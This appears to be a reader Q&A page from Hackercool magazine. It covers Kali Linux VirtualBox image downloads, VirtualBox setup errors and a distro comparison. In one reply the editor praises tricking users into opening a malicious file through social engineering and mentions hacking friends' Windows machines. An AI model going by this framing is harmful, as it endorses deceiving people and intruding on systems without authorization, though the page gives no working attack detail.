Kali Linux Light 64 bit VBox	Torrent	0.8G	2017.1	f98b03a4e68054a11eaa38a1f8af43088408d1f4cc8055a888f94879d8f
Kali Linux Light 32 bit VBox	Torrent	0.8G	2017.1	801af1f98c8156734267a11c28f6a798134882837ab0af739a21a91c31608

The process of installation using this virtual image is shown in Hackercoll Sep 2016 issue. It is also available at the following link

<http://hackercool.com/2013/09/how-to-install-kali-linux-in-virtualbox-step-by-step-guide/>

Q: Hi, This is a question regarding the article in Metasploitable Tutorials section in Jan 2017 issue. Everything worked as expected. However when I power down the virtual machines, and re-launch them, the settings applied, adding the IP addresses etc. have not been saved and has reverted to the start. Meaning everytime I want to do this, i need to keep following this tutorial. Is there any way to save all the settings and commands done, so i don't have to keep doing this? Thanks. -SAM

A: Sam, I am unable to come up with a reason as to why it's happening to you. Did you follow the tutorial exactly? No problem though. You can still have a workaround by using Host-Only networking or Nat networking. By the way, which version of Virtualbox are you trying this on.

Q: Hi. Read your "Real Time Hacking Scenario : Hacking My Friends" where you hack some remote Windows systems. I have a feeling the victim should be a stupid man who will click on a virus to put his system in danger. I read a lot of stuff like this. All need weak systems and a stupid user. Have you some stuff to use against a Very protected system - Epson007

A: Hi Epson007. Thanks for your frank opinion. At the beginning of my career in Cyber security, even I used to think exactly like you. As time progressed, I learnt that hacking is never about the target machine or the tools we are using. It's in the mind. The hacking world has coined a term for it "Social Engineering". It's convincing the user to do what he will not do normally.

You are right. The victim will not click on a virus if we send it normally. But in my RTHS I lured the user to click on our malicious file using a ruse. Social engineering always works. Many recent data breaches are a testimony to this.

Q: When I try to install Kali in Virtualbox, I get an error as shown below.

Failed to open a session for the virtual machine Kali-Linux-2017.1-vbox-i686.

VT-x is disabled in the BIOS for all CPU modes

(VERR_VMX_MSR_ALL_VMX_DISABLED).

Result Code: E_FAIL (0x80004005)

Component: ConsoleWrap

Interface: IConsole {872da645-4a9b-1727-bee2-5585105b9eed}

-Akshay.

A: Akshay, the problem is that in your host system VT-x is disabled. Boot into BIOS and enable it. It will solve your problem.

Q: Hey Hackercool. Nice magazine. Learning a lot of new things. According to you, which one is the best hacking distro, Kali Linux or Parrot OS.- DAVID

A: Hi David, thanks for your compliment. You put me a tough question. Seriously speaking both have their pros. Kali Linux is the best updated one and Parrot OS is the one which

also may give Kali Linux a tough challenge. The tools included are almost same although Parrot OS has more tools. But Kali Linux is the most reliable OS for me.

Personally I ask you to test both and choose one which you find best.

Q : Hey hello can you help me.I want to hack wifi wpa with bully and I dont know how is it done. So please make a article on wifi hacking.-lsmail.

A:Coming soon.

Q: Really awesome Real Time Hacking Scenario of Hacking My Friends. Really informative. I really like the way how you explain.- Sidh

A: Thanks for the compliment Sidh.

**Send all your questions
regarding
hacking to
qa@hackercool.com**

**Never miss out even one
issue of the Hackercool
Magazine.**

Subscribe now.

<https://gumroad.com//Gjirn>

OR

<https://www.magzter.com//N/Hackercool/Hackercool-Computer-&-Mobile/>